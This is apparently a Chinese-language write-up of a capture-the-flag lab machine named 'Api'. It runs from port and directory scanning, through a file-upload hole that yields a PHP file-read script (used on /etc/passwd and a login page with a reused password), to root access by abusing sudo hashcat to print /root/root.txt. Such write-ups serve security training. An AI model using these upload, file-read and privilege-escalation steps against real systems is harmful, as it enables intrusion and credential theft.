

Recon

```
→ api nmap -p- -n -Pn -sV 192.168.56.103 -min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-10 10:16 CST
Nmap scan report for 192.168.56.103
Host is up (0.000056s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:6C:16:7E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.20 seconds
```

```

→ api feroxbuster --url 'http://192.168.56.103' -x php,zip,txt -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

by Ben "epi" Risher ver: 2.13.0

Target Url      http://192.168.56.103/
In-Scope Url    192.168.56.103
Threads        50
Wordlist        /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent      feroxbuster/2.13.0
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
Extensions     [php, zip, txt]
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 91 31w 276c Auto-filtering found 404-like responses
and created new filter; toggle off with --dont-filter


```

再对 `backend-api` 单独进行扫描

200	GET	31	10w	234c	http://192.168.56.103/backend-api/code.php
404	GET	91	31w	276c	http://192.168.56.103/backend-api/uploads/backend-api
405	GET	11	1w	139c	http://192.168.56.103/backend-api/file.php

文件上传

对接口进行测试



简单测试后能知道是文件上传的接口

最后伪造文件上传的数据包即可，每一步都会给出 Hint

```
Content-Type: multipart/form-data

-----WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="file"; filename="test.php"
Content-Type: text/plain


<?php phpinfo(); ?>
-----WebKitFormBoundary7MA4YWxkTrZu0gW--
```



成功执行

→ ↺ 不安全 http://192.168.56.103/backend-api/uploads/test.php ⓧ ☆ 登录 5

PHP Version 8.3.19



System	Linux Api 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
Build Date	Mar 13 2025 17:34:44
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.3/apache2
Loaded Configuration File	/etc/php/8.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.3/apache2/conf.d
Additional .ini files parsed	/etc/php/8.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/8.3/apache2/conf.d/10-opcache.ini, /etc/php/8.3/apache2/conf.d/10-pdo.ini, /etc/php/8.3/apache2/conf.d/15-xml.ini, /etc/php/8.3/apache2/conf.d/20-calendar.ini, /etc/php/8.3/apache2/conf.d/20-curl.ini, /etc/

上传一句话弹 `shell` ，但是发现被拦住了

尝试读文件

```
<?php
$file = isset($_REQUEST['f']) ? $_REQUEST['f'] : 'index.php';
highlight_file($file);
?>
```

发现用户 `xiaozhihuaa` ，将其放在后台进行 `ssh` 密码枚举

Request

1 POST /backend-api/uploads/4444.php HTTP/1.1

2 Host 192.168.56.103

3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

4 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

5 Priority: u=0,i

6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0

7 Accept-Encoding: gzip, deflate

8 Sec-CHP: 1

9 Cookie: PHPSESSID=03e68rmd3s9op98guhaunt

10 Upgrade-Insecure-Requests: 1

11 Content-Type: application/x-www-form-urlencoded

12

13 f=/etc/passwd

1446bytes / 0ms

1 HTTP/1.1 200 OK

2 Date: Wed, 10 Dec 2025 04:57:02 GMT

3 Server: Apache/2.4.62 (Debian)

4 Vary: Accept-Encoding

5 Content-Type: text/html; charset=UTF-8

6 Content-Length: 1447

7

8 <pre><code style="color: #000000">root:x88:root:/root:/bin/bash

9 daemon:x11:daemon:/usr/sbin:/usr/sbin/nologin

10 bin:x2:bin:/bin:/usr/sbin/nologin

11 sys:x3:sys:/dev:/usr/sbin/nologin

12 sync:x4:65534:sync:/bin:/bin/sync

13 games:x5:60:games:/usr/games:/usr/sbin/nologin

14 man:x6:12:man:/var/cache/man:/usr/sbin/nologin

15 lp:x7:7:lp:/var/spool/lpd:/usr/sbin/nologin

16 mail:x8:mail:/var/mail:/usr/sbin/nologin

17 news:x9:news:/var/spool/news:/usr/sbin/nologin

18 uucp:x10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

19 proxy:x13:13:proxy:/bin:/usr/sbin/nologin

20 www-data:x33:33:www-data:/var/www:/usr/sbin/nologin

21 backup:x34:34:backup:/var/backups:/usr/sbin/nologin

22 list:x38:38:MailManager:/var/list:/usr/sbin/nologin

23 irc:x39:39:ircd:/var/run/ircd:/usr/sbin/nologin

24 gnats:x41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin

25 nobody:x65534:65534:nobody:/nonexistent:/usr/sbin/nologin

26 _apt:x100:65534:/nonexistent:/usr/sbin/nologin

27 systemd-timesync:x101:102:systemd-Time Synchronization,,:/run/systemd:/usr/sbin/nologin

28 systemd-network:x102:103:systemd-Network Management,,:/run/systemd:/usr/sbin/nologin

29 systemd-resolve:x103:104:systemd-Resolver,,:/run/systemd:/usr/sbin/nologin

30 systemd-coredump:x999:999:systemd Core Dumper:/usr/sbin/nologin


31 messagebus:x104:110:/nonexistent:/usr/sbin/nologin

32 sshd:x105:65534:/run/sshd:/usr/sbin/nologin


33 xiaozhihuaa:x1000:1000:/home/xiaozhihuaa:/bin/bash

34 </code></pre>

再读 `login.php` ，得到后台密码 `0tmyxZKD1szqdAYe`



测试之后，发现密码是 xiaozhihuaa 的密码



读取 user.txt

```
xiaozhihuaa@Api:~$ cat user.txt
flag{user-7a1b1a56f991412e9b0c1d8e02a5f945}
```

提权


查看 sudo 信权限

```
xiaozhihuaa@Api:~$ sudo -l
Matching Defaults entries for xiaozhihuaa on Api:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User xiaozhihuaa may run the following commands on Api:
    (ALL) NOPASSWD: /usr/bin/hashcat
```

读 root.txt

```
xiaozhihuaa@Api:~$ echo -n "123456" | md5sum | awk '{print $1}' > pass.txt
xiaozhihuaa@Api:~$ sudo /usr/bin/hashcat pass.txt /root/root.txt
```



```
Session.....: hashcat
Status.....: Exhausted
Hash.Name.....: MD5
Hash.Target.....: e10adc3949ba59abbe56e057f20f883e
Time.Started.....: Wed Dec 10 00:37:13 2025 (0 secs)
Time.Estimated...: Wed Dec 10 00:37:13 2025 (0 secs)
Guess.Base.....: File (/root/root.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 26 H/s (0.00ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests
Progress.....: 1/1 (100.00%)
Rejected.....: 0/1 (0.00%)
Restore.Point...: 1/1 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: flag{root-9f48a1abe48a40c5bf1830b233775a3c} -> flag{root-9f48a1abe48a40c5bf1830b233775a3c}

Started: Wed Dec 10 00:36:55 2025
Stopped: Wed Dec 10 00:37:14 2025
```